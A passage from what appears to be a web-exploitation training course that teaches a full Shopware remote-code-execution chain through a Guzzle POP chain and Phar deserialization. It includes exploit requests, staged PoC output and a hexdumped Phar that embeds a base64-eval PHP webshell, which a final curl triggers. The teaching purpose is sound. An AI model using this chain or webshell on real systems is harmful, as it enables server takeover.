(+) stage 2 - leaked csrf: 95WLGNHKGLpl2CfcpM4pxtLOZ8yxU1
(+) stage 3 - leaked web root! /var/www/html
student@target:~/FSWA/code/module-3$
```

Once completed show your answer to the instructor!

6.8.7. Generating a Malicious Phar (Primitive 4)

In order for us to generate a Phar, we need to be able to find an appropriate pop chain to abuse. Since we know that __wakeup and __destruct magic methods get called when an object is deserialized and destroyed, it makes sense to search for these methods.

```
student@target:~/module-3/shopware$ sudo find . -name "*.php" | xargs grep -ir
"function __wakeup" | wc -l
78
student@target:~/module-3/shopware$ sudo find . -name "*.php" | xargs grep -ir
"function __destruct" | wc -l
83
```

It appears that we have a few choices, but since __wakeup is typically used as a defense, we want to make sure that if we are using a __destruct, then there is no __wakeup method in the same class that's going to reset all the properties and ruin the party.

In vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php file we can see the following code:

```
class FileCookieJar extends CookieJar
{
    ...

    public function __destruct()
    {
        $this->save($this->filename); // 1
    }

    /**
     * Saves the cookies to a file.
     *
     * @param string $filename File to save
     * @throws \RuntimeException if the file cannot be found or created
     */
    public function save($filename)
    {
        $json = [];
        foreach ($this as $cookie) { // 2
            if ($cookie->getExpires() && !$cookie->getDiscard()) { // 3
                $json[] = $cookie->toArray(); // 4
            }
        }

        if (false === file_put_contents($filename, json_encode($json))) { // 5
            // @codeCoverageIgnoreStart
            throw new \RuntimeException("Unable to save file {$filename}");
            // @codeCoverageIgnoreEnd
        }
    }
```

In the `__destruct` call, an attacker can reach the save function with a controlled filename variable. Then the code loops through the current object as a cookie property at *[2]* and calls getExpires on it with a check to see that it returns true as well as a call to getDiscord and a check to see that it returns false at *[3]*.

If this condition is met, a call to toArray on the object is made at *[4]* to set the json array. If an attacker can control the json array, then they can reach *[5]* which is a call to `file_put_contents` and essentially gives an attacker a web write/what/where primitive.

Since `FileCookieJar` extends `CookieJa`r, it's worth our while to investigate how the cookie object is created.

```
class CookieJar implements CookieJarInterface, ToArrayInterface
{
    /** @var SetCookie[] Loaded cookie data */
    private $cookies = [];

    /** @var bool */
    private $strictMode;

    /**
     * @param bool $strictMode   Set to true to throw exceptions when invalid
     *                           cookies are added to the cookie jar.
     * @param array $cookieArray Array of SetCookie objects or a hash of arrays
     *                           that can be used with the SetCookie constructor
     */
    public function __construct($strictMode = false, $cookieArray = [])
    {
        $this->strictMode = $strictMode;

        foreach ($cookieArray as $cookie) { // 6
            if (!($cookie instanceof SetCookie)) { // 7
                $cookie = new SetCookie($cookie); // 8
            }
            $this->setCookie($cookie); // 9
        }
    }

    ...

    public function setCookie(SetCookie $cookie)
    {
        // Only allow cookies with set and valid domain, name, value
        $result = $cookie->validate();
        if ($result !== true) {
            if ($this->strictMode) {
                throw new \RuntimeException('Invalid cookie: ' . $result);
            } else {
                $this->removeCookieIfEmpty($cookie);
                return false;
            }
        }

        // Resolve conflicts with previously set cookies
        foreach ($this->cookies as $i => $c) {
            //...
        }

        $this->cookies[] = $cookie; // 10

        return true;
    }
```

At *[6]* we see in the `__construct` function the code will loop through the supplied `cookieArray` and if the elements are not an instance of the `SetCookie` class at *[7]*. Then the code will create instances of the SetCookie class at *[8]* and at *[9]* call `setCookie` on the current object.

The `setCookie` function will set the cookies property on the `CookieJar` instance at *[10]*. Now, all we need to do is determine if we can control the data returned from the `toArray` function in the `SetCookie` class. Let's investigate the `vendor/guzzlehttp/guzzle/src/Cookie/SetCookie.php` file:

```
class SetCookie implements ToArrayInterface
{
   ...

    public function toArray()
    {
        return $this->data; // 11
    }
```

Bingo! The toArray function just returns a property value, and since we can control all properties, we can control the json array at *[4]*.

6.8.8. Technique for POP chain development

It's always advisable to use these primitives when developing your own POP chains:

1. You don't need to worry about classes that use private properties, for you can serialize payloads with public properties as the serializer ignores property type definitions in newer versions of PHP.
2. The `__construct` methods can be leveraged to set properties and/or call methods to further set properties in other classes.
3. Force destruction early (at the point of deserialization) by using an empty array.

The advantage of using public properties or not defining properties at all in the classes when constructing your POP chains is that the serialized string contains no NULL bytes. This is more of a convenience for exploitation, since you can still work around and encode NULL bytes in a serialized payload.

Suppose the following class exists and we serialize it and print it.

```
<?php
class SourceIncite {
    private $data;
    public function __construct($data){
        $this->data = $data;
    }
    public function __destruct(){
        echo $this->data."\r\n";
    }
}
$si = new SourceIncite("test");
echo bin2hex(serialize($si))."\r\n";
?>
```

Here we are able to set the data property using the `__construct` method, regardless of whether it's defined as private, public or protected.

```
student@target:~/fswa/exercises/module-3 $ php private.php
4f3a31323a22536f75726365496e63697465223a313a7b733a31383a2200536f75726365496e636974
650064617461223b733a343a2274657374223b7d
test
```

The output we get is an ascii hex encoded string with NULL bytes followed by the execution of the `__destruct` method. Observe what happens when we try to deserialize it from binary data:

```
<?php
class SourceIncite {
    private $data;
    public function __destruct(){
        echo $this->data."\r\n";
    }
}
var_dump(unserialize(hex2bin("4f3a31323a22536f75726365496e63697465223a313a7b733a31
383a2200536f75726365496e636974650064617461223b733a343a2274657374223b7d")));
?>
```

```
student@target:~/fswa/exercises/module-3$ php private.php
object(SourceIncite)#1 (1) {
  ["data":"SourceIncite":private]=>
  string(4) "test"
}
test
```

We can see that our string is deserialized correctly. If we were to use a raw string (which is often the case) in targeted vulnerabilities, then we would need to have NULL bytes in it.

```
student@target:~/fswa/exercises/module-3$ tail -n 2 private.php
var_dump(unserialize("O:12:\"SourceIncite\":1:
{s:18:\"\x00SourceIncite\x00data\";s:4:\"test\";}"));
?>
```

```
student@target:~/fswa/exercises/module-3$ php private.php
object(SourceIncite)#1 (1) {
  ["data":"SourceIncite":private]=>
  string(4) "test"
}
test
```

The NULL bytes in the string are there to separate the class and data property. This is not a hurdle for attackers when using a Phar deserialization attack, since they can craft a Phar archive to include NULL bytes in the serialized string.

However, let's look at two ways to deal with this problem when targeting a regular deserialization vulnerability via an `unserialize` sink

Use public properties

This technique seems to work only on newer versions of PHP 7.2+.

```php
<?php

class SourceIncite {
    private $data;
    public function __construct($data){
        $this->data = $data;
    }
    public function __destruct(){
        echo $this->data."\r\n";
    }
}

var_dump(unserialize('O:12:"SourceIncite":1:{s:4:"data";s:4:"test";}'));
?>
```

Note here, that we specify a public property data in our serialized payload (no NULL bytes), completely ignoring the fact that the class uses a private or protected properties.

If we test this on the webserver which is running PHP version 7.2.15, we can see the result with the `__destruct` called correctly because the private property data was set correctly from deserialization!

```
HTTP/1.1 200 OK
Date: Thu, 30 May 2019 17:03:20 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Vary: Accept-Encoding
Content-Length: 92
Connection: close
Content-Type: text/html; charset=UTF-8

object(SourceIncite)#1 (1) {
  ["data":"SourceIncite":private]=>
  string(4) "test"
}
test
```

Use encoding

Over 10 years ago, Stefan Esser released some research against PHP deserialization vulnerabilities and revealed that one of the data types that the PHP serializer will accept is a ascii hex encoded string. Furthermore To add even further the ascii hex encoded string can be combined with normal strings. Let's use an example:

`S:4:"\41\42\43\44";`

The above is just a serialized string as "ABCD", but we can also do the following:

`S:4:"A\42C\44";`

You see how we can leverage that? Note the capital "S" character instead of the typical lowercase "s".

```php
<?php

class SourceIncite {
    private $data;
    public function __construct($data){
        $this->data = $data;
    }
    public function __destruct(){
        echo $this->data."\r\n";
    }
}

var_dump(unserialize('O:12:"SourceIncite":1:
{S:18:"\00SourceIncite\00data";s:4:"test";}'));
```

```
student@target:~/fswa/exercises/module-3$ php private.php
object(SourceIncite)#1 (1) {
  ["data":"SourceIncite":private]=>
```

```
    string(4) "test"
  }
  test
```

Now we can deserialize strings that contain encoded NULL bytes in case we are sending raw payloads over the HTTP(s)!

6.8.9. Exercise - POP Chain Development


Using the template from appendix c file as a starting point, develop a working pop chain that will write a php file to the target system.

It's recommended that you develop this pop chain on the target system so that you can test the generated phar using the vulnerability we are attacking.

Upload the generated `poc.phar` file to the `shopware` directory which maps to `/var/www/html` and then run the PoC attack to verify that the deserialization attack is working:

```
GET /backend/ProductStream/loadPreview?sort={"Shopware_Components_CsvIterator":
{"filename":"phar:///var/www/html/poc.phar","delimiter":"","header":""}} HTTP/1.1
Host: target:8080
X-CSRF-Token: CHaJ44Ntbc2J2Vs24Xpl3jxTYys0Om
Cookie: SHOPWAREBACKEND=27v9m0cmimpassaejtikokkrteConnection: close
```

Once you have it working, integrate it into your full chain PoC exploit:




```
student@target:~/fswa/exercises/21$ ./poc.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': '2dqa56k7jp68jbfl8ldqufa9mr'}
(+) stage 2 - leaked csrf: Z3gvEmBKGW2sxRhzAMFoTy98JSO0zE
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
student@target:~/fswa/exercises/21$ hexdump -C poc.jpg
00000000  3c 3f 70 68 70 20 5f 5f  48 41 4c 54 5f 43 4f 4d  |<?php __HALT_COM|
00000010  50 49 4c 45 52 28 29 3b  20 3f 3e 0d 0a 4e 01 00  |PILER(); ?>..N..|
00000020  00 01 00 00 00 11 00 00  00 01 00 00 00 00 00 1a  |................|
00000030  01 00 00 4f 3a 33 31 3a  22 47 75 7a 7a 6c 65 48  |...O:31:"GuzzleH|
00000040  74 74 70 5c 43 6f 6f 6b  69 65 5c 46 69 6c 65 43  |ttp\Cookie\FileC|
00000050  6f 6f 6b 69 65 4a 61 72  22 3a 32 3a 7b 73 3a 38  |ookieJar":2:{s:8|
00000060  3a 22 66 69 6c 65 6e 61  6d 65 22 3b 73 3a 33 32  |:"filename";s:32|
00000070  3a 22 2f 76 61 72 2f 77  77 77 2f 68 74 6d 6c 2f  |:"/var/www/html/|
00000080  6d 65 64 69 61 2f 69 6d  61 67 65 2f 73 69 2e 70  |media/image/si.p|
00000090  68 70 22 3b 73 3a 37 3a  22 63 6f 6f 6b 69 65 73  |hp";s:7:"cookies|
000000a0  22 3b 61 3a 31 3a 7b 69  3a 30 3b 4f 3a 32 37 3a  |";a:1:{i:0;O:27:|
000000b0  22 47 75 7a 7a 6c 65 48  74 74 70 5c 43 6f 6f 6b  |"GuzzleHttp\Cook|
000000c0  69 65 5c 53 65 74 43 6f  6f 6b 69 65 22 3a 31 3a  |ie\SetCookie":1:|
000000d0  7b 73 3a 34 3a 22 64 61  74 61 22 3b 61 3a 33 3a  |{s:4:"data";a:3:|
000000e0  7b 73 3a 35 3a 22 56 61  6c 75 65 22 3b 73 3a 34  |{s:5:"Value";s:4|
000000f0  38 3a 22 3c 3f 70 68 70  20 65 76 61 6c 28 62 61  |8:"<?php eval(ba|
00000100  73 65 36 34 5f 64 65 63  6f 64 65 28 24 5f 53 45  |se64_decode($_SE|
00000110  52 56 45 52 5b 48 54 54  50 5f 53 49 5d 29 29 3b  |RVER[HTTP_SI]));|
00000120  20 3f 3e 22 3b 73 3a 37  3a 22 45 78 70 69 72 65  | ?>";s:7:"Expire|
00000130  73 22 3b 62 3a 31 3b 73  3a 37 3a 22 44 69 73 63  |s";b:1;s:7:"Disc|
00000140  61 72 64 22 3b 62 3a 30  3b 7d 7d 7d 7d 06 00 00  |ard";b:0;}}}}...|
00000150  00 73 69 2e 74 78 74 15  00 00 00 38 ab 99 60 15  |.si.txt....8..`.|
00000160  00 00 00 09 1d a3 08 b4  01 00 00 00 00 00 00 46  |...............F|
00000170  75 6c 6c 20 53 74 61 63  6b 20 57 65 62 20 41 74  |ull Stack Web At|
00000180  74 61 63 6b f6 bc ec a2  d0 da a0 dd 86 c6 7a dd  |tack..........z.|
00000190  f7 f5 88 32 c0 c8 de de  02 00 00 00 47 42 4d 42  |...2........GBMB|
000001a0
student@target:~/fswa/exercises/21$
```

6.8.10. File Upload (Primitive 5)


Now that we can generate a Phar archive with our malicious pop chain, let's go ahead and investigate a file upload primitive for our Phar archive.

By browsing to the Content->Media Manager->Add file option, it's possible to upload a file without a PHP extension.



6.8.11. Exercise - Scour the Source Code

Test out the file upload and review the application source code to find exactly where the responsible code is. Develop a raw proof of concept request that will perform the upload and then automate the process and integrate it into your full chain exploit:



```
student@target:~/FSWA/code/module-3$ ./poc-stage-5.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 'mgco5oh33lt3ojnvl7bt3ldq5k'}
(+) stage 2 - leaked csrf: Vukl9w0UzloRzFUtrG77ypQmMy1vQt
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
(+) stage 5 - uploaded phar!
student@target:~/FSWA/code/module-3$
```

Now ask yourself: Is this even a vulnerability? Explain your reasoning for determining whether this primitive is considered an actual vulnerability.

6.8.12. Leaking the Location of the Phar (Primitive 6)

The file we uploaded in the previous section was a fake jpg image. The file name was `poc.jpg`. When performing a search for it on the filesystem, we can find it here:


```
student@target:~/module-3/shopware$ find . -name "poc*.jpg"
./media/image/68/84/58/pocUiZxBIDskIl5B.jpg
./media/image/3d/e6/f6/pocjTMwTqbygz0AW.jpg
./media/image/43/f6/c0/pocAmN4rGUmgBaiY.jpg
./media/image/5a/e5/a1/pocrmBtBeb0DHDun.jpg
./media/image/27/07/82/poc.jpg
```

Once the poc.jpg file has been uploaded, a new name random name is created for subsequent uploads of the same filename using the base name. Also, the directory it's uploaded to seems randomized.

We could go ahead and guess the file path from the web root, or, if the index listing was exposed we could just search for it. However we are hackers, and as such, we need to think of a way we can leak it for a cleaner exploit.

One important thing to remember is that if the file is uploaded to a location that is within the web root, then it's highly likely that the intention of the developer was to allow direct access to the image. In that case, there must be a code location that leaks the filename path!

When performing a request to the backend/mediamanager controller and calling the getAlbumMedia function, it's possible to leak the locations of the upload file:



```
GET /backend/MediaManager/getAlbumMedia
HTTP/1.1
Host: target:8080
X-CSRF-Token: 9CkD3LQtS9QzDCO7QyBF8AQhsjbKe1
Cookie: SHOPWAREBACKEND=
6onih7dpb8rsj7kchj986qti5a
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 11 May 2021 15:19:23 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Set-Cookie: SHOPWAREBACKEND=6onih7dpb8rsj7kchj986qti5a; path=/backend/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: private
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 21627

{
  "success":true,
  "data":[
    {
      "id":785,
      "albumId":-10,
      "name":"pocjTMwTqbygz0AW",
      "description":"",
      "path":"http:\/\/target:8080\/media\/image\/3d\/e6\/f6\/pocjTMwTqbygz0AW.jpg",
      "type":"IMAGE",
      "extension":"jpg",
      "userId":1,
      "created":newDate(1620597600000),
```

```
GET /backend/MediaManager/getAlbumMedia HTTP/1.1
Host: target:8080
X-CSRF-Token: 9CkD3LQtS9QzDCO7QyBF8AQhsjbKe1
Cookie: SHOPWAREBACKEND=6onih7dpb8rsj7kchj986qti5a
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 11 May 2021 15:31:32 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Set-Cookie: SHOPWAREBACKEND=6onih7dpb8rsj7kchj986qti5a; path=/backend/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: private
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
```

```
Content-Length: 21627

{
   "success":true,
   "data":[
      {
         "id":785,
         "albumId":-10,
         "name":"pocjTMwTqbygz0AW",
         "description":"",

"path":"http:\/\/target:8080\/media\/image\/3d\/e6\/f6\/pocjTMwTqbygz0AW.jpg",
  ...
```


6.8.13. Exercise - The Seven Steps to Nirvana

Using the 7 steps we have outlined, develop and finish off your exploit that chains all the steps to achieve remote code execution.

1. ~~Login and/or obtain a backend session~~
2. ~~Leak a CSRF token~~
3. ~~Leak the full path of the web root~~
4. ~~Generate a malicious Phar archive~~
5. ~~Upload the Phar~~
6. Leak the location of the Phar
7. Trigger the object injection


Crossed off are the stages you should have completed in previous exercises, if not you can use this time as a chance to catch up!

At this point, you should have a shell written to your target's application and as such an attacker can simply access it to trigger your remote code execution. If you are stuck on a stage, feel free to ask your instructor for guidance.



```
student@target:~/FSWA/code/module-3$ ./poc-stage-6.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 'hbk43u4j5km147800fnfsvtvk1'}
(+) stage 2 - leaked csrf: ddVRYOOuIhSsOq3WOOzDQpxAF2f3Ib
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
(+) stage 5 - uploaded phar!
(+) stage 6 - leaked phar path! /var/www/html/media/image/21/50/26/ofcbljcxut.jpg
student@target:~/FSWA/code/module-3$
```

Now lets use the `stage7.txt` file we saved and craft the final attack into an exploit!



```
student@target:~/FSWA/code/module-3$ ./poc-stage-7.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 'q2odos80snjkucnve4aekuu4eu'}
(+) stage 2 - leaked csrf: ds9pVxAJGgsuK3afSOM32F0UTIKUpB
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
(+) stage 5 - uploaded phar!
(+) stage 6 - leaked phar path! /var/www/html/media/image/2d/ce/f5/shv3xa2s15.jpg
(+) stage 7 - wrote shell to /var/www/html/media/image/si.php
student@target:~/FSWA/code/module-3$ curl http://127.0.0.1:8080/media/image/si.php -H 'SI: c3lzdGVtKCdpZCcpOw=='
[{"Value":"uid=33(www-data) gid=33(www-data) groups=33(www-data)
","Expires":true,"Discard":false}]student@target:~/FSWA/code/module-3$
```

6.8.14. Exercise - GODMODE

